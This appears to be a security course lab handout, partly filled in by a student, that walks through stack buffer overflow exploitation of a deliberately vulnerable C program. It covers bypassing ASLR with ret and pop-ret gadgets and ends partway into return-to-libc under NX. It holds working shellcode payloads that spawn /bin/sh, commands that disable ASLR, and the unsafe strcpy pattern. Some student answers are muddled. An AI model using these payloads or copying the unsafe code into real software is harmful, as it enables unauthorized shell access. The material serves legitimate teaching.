# Notes from Exploring Return-to-X Methods

## Instructions

Make a copy of this document, rename it to “exploring-return-to-X-notes” and move it to your CSE 523 Google Docs collection. If at any point in this exercise you feel stuck, raise your hand and get some guidance. When you reach each GATE below, switch over to the Tracking Progress document and update your position. Try to be efficient with your time.

## Overview

Today we will explore a pair of methods that leverage instruction sequences in a vulnerable program to effect an exploit. Keep detailed notes below (place your comments in between the provided horizontal lines); you will be referring to these in the future to do your work.

We will be working in your CSE 523 Ubuntu VM, so start that now and open a terminal window.

**GATE 1**

We first confront the challenge posed by address space layout randomization, or ASLR. To begin, we will explore what gets randomized in our program’s address space.

Make a folder called “return\_to\_X” and enter the new directory. Using nano or the text editor of your choice, create a file ans\_check5.c and fill it with the following:

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

int check\_answer(char \*ans) {

int ans\_flag = 0;

char ans\_buf**[32]**;

**printf("ans\_buf is at address %p\n", &ans\_buf);**

strcpy(ans\_buf, ans);

if (strcmp(ans\_buf, "forty-two") == 0)

ans\_flag = 1;

return ans\_flag;

}

int main(int argc, char \*argv[]) {

if (argc < 2) {

printf("Usage: %s <answer>\n", argv[0]);

exit(0);

}

if (check\_answer(argv[1])) {

printf("Right answer!\n");

} else {

printf("Wrong answer!\n");

}

**system("/bin/sh");**

}

You can compile the C file with the following options.

gcc -g -m32 -z execstack -fno-stack-protector ans\_check5.c -o ans\_check5

As we discussed in class, the option “-z execstack” marks the stack as executable; we will be dealing with this restriction later in this exercise .


Now, ensure that ASLR is turned on. Remember that if ASLR is turned on, the following command will return the value 2.

cat /proc/sys/kernel/randomize\_va\_space

If you see some other value such as 0, you should enable ASLR with the following:

echo 2 | sudo tee /proc/sys/kernel/randomize\_va\_space

Execute ./ans\_check5 on the command line several times (with a short command line argument), and include your transcript below. Notice that the buffer address is different with each execution. This demonstrates that ASLR randomizes the stack region of our address space.



**GATE 2**

Using nano, create the file find\_main.c and fill it with the following text.

#include <stdio.h>

#include <stdlib.h>

int main(int argc, char \*argv[])

{

printf("%p\n", main);


return 0;

}

The program simply prints the starting address of function main(). Now, compile it with following command.

gcc -m32 -o find\_main find\_main.c

Now, execute ./find\_main on the command line several times, and include your transcript below.



As you can see, the location of our code, in this case the function main(), does not change from one invocation to the next.

**GATE 3**

Previously, we disabled ASLR and hence were able to construct a payload that included the fixed start address of the program buffer (ans\_buf). The invocation, including payload, that we used last time was the following.

./ans\_check5 $(python -c "print '\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x90'\*M+'{BUFFER\_START\_ADDRESS}'")

By way of review, take a few moments to identify and explain below each of the three logical components of this payload. You are welcome to consult the previous exercise and lecture notes.

The structure of the payload is aligned shellcode + safe padding + ret address

To align the shellcode, first the length is multiply of four. Because the unaligned shell code is 25 length, we must first to align the first end to include 3 more bytes. Therefore we add three more NOPS which is encoded as \x90\x90\x90. In the payload above we choose the M such that M+48 = target buffer length. Lastly, the red address is the buffer start address.

Note that this could have equivalently been represented as the following:

./ans\_check5 $(python -c "print '\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'{BUFFER\_START\_ADDRESS}'\*N")

We will use the latter format for the next gate.


**GATE 4**

One of the payload components you identified and explained above was an address. With ASLR, we need to use a different one. Use your own words below to briefly explain why.

The safe padding is different because the stack addresses is randomized with ASLR. Therefore the variables on the stack is randomly assigned and therefore we need to use a different one/


Since we have confirmed that our code location is not randomized, we have the option of using a static code address in the payload. As we discussed in class, a pointer to our input string is passed to the function check\_answer(). This means that the address of our input string is put on the stack before the function check\_answer() is called. Also, as discussed in class the address of our input string is on the stack more than once. This is important.

Using the command “objdump -D ans\_check5 | less”, copy and paste the sequence of instructions from <main> that put the buffer address on the stack and call check\_answer, also include the instruction following the call instruction (this is relevant because it is the return address that will be pushed on the stack as the call instruction is executed).



By examining these instructions, you can see that there is one and only one argument passed to check\_answer. In this case we already knew that, because we have the source code, but in general we need to examine the binary to discover what arguments get passed to the vulnerable procedure.

As discussed and illustrated in class, our buffer overflow overwrites the stack up to and including the return address following the call to check\_answer. Also, as discussed in class, the argument passed to check\_answer is directly above the return address and so it will be corrupted by the null byte on the end of the string if we stop writing at the return address. This means that we have to find another instance of the input string on the stack farther up.



Use the following commands to take a look at the stack. The breakpoint being set in gdb should be at the call to strcpy(). If your code aligns differently, make sure you set the breakpoint so it is in check\_answer() at the line where it calls strcpy().


gdb -q ans\_check5

(gdb) break 12

(gdb) run test

(gdb) x/72xw $esp

Paste the output from those commands below:



Using the address for ans\_buf given in the printf output and the address for “test” given in the gdb output you get when you hit the breakpoint, see if you can find and highlight in bold the following important locations on the stack:


1. Start of ans\_buf
2. Return address for call to check\_answer
3. Input string address as argument to check\_answer on the stack
4. Input string address on the stack at a higher address than the argument to check\_answer.

When you are done, quit from gdb.

**GATE 5**


The goal is to write our exploit such that we unwind the stack to the point that it starts executing the input string passed to check\_answer by our main. Our lecture highlighted different pieces of code (called gadgets) that are useful for removing things from the stack. Most notably we discussed and used ret to accomplish what we needed. By chaining many rets together, we could remove everything from the callee stack frame, and remove anything from the caller stack frame up to the buffer address that we want to start executing, i.e., the buffer that our payload is in.

Using the command “objdump -D ans\_check5 | less”, find the address of a ret instruction within <main> and paste the output of the instruction below.



However, we also needed to deal with with the null-terminator that is implicitly at the end of our string. For this we used a pop-ret sequence of instructions so that we first removed the garbled address, and then started executing our ret sequence.

Run the command “objdump -D ans\_check5 | grep -B3 ret | grep -A1 pop” and paste your output below. Select one of these as the pop-ret sequence that you will use. The address of the pop instruction is the address you are interested in.




**GATE 6**

Now we can build a payload similar to the one covered in lecture. The general format of the exploit was:

./ans\_check5 $(python -c "print '\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'{&ret}'\*C+'{&pop-ret}'")

In the interest of time, we will give you that C = 50. However, in a more real setting, you would need to run through possible values until you hit the right length, i.e., the length that unwinds the stack right up to your buffer address. Also, notice that we are repeating a 4-byte address 50 times. We are feeding many more bytes into the program than we were before!


Plug the addresses we gathered in the previous gate into our new payload. Run it, and copy your output below. It should be successful, so check to make sure you transcribed the addresses correctly.



**GATE 7**

We now transition to dealing with programs and operating systems that cannot execute code on the stack, a condition often referred to by the abbreviation NX.

For now, disable ASLR. (We will keep NX and ASLR separate for the time being.) By now you should be able to do this easily. Show your transcript for this step below.



As discussed in class, we can mount an exploit by directing the flow of execution to a location in memory that will achieve the same end-goal that our original shellcode aimed for: to open a shell.

Most programs, including ans\_check5, rely on the C standard library, libc. By using the system() call, we can pass command line arguments to existing code without requiring the ability to execute on the stack.

To do so, we construct a payload with the following structure (where & is the address-of operator).

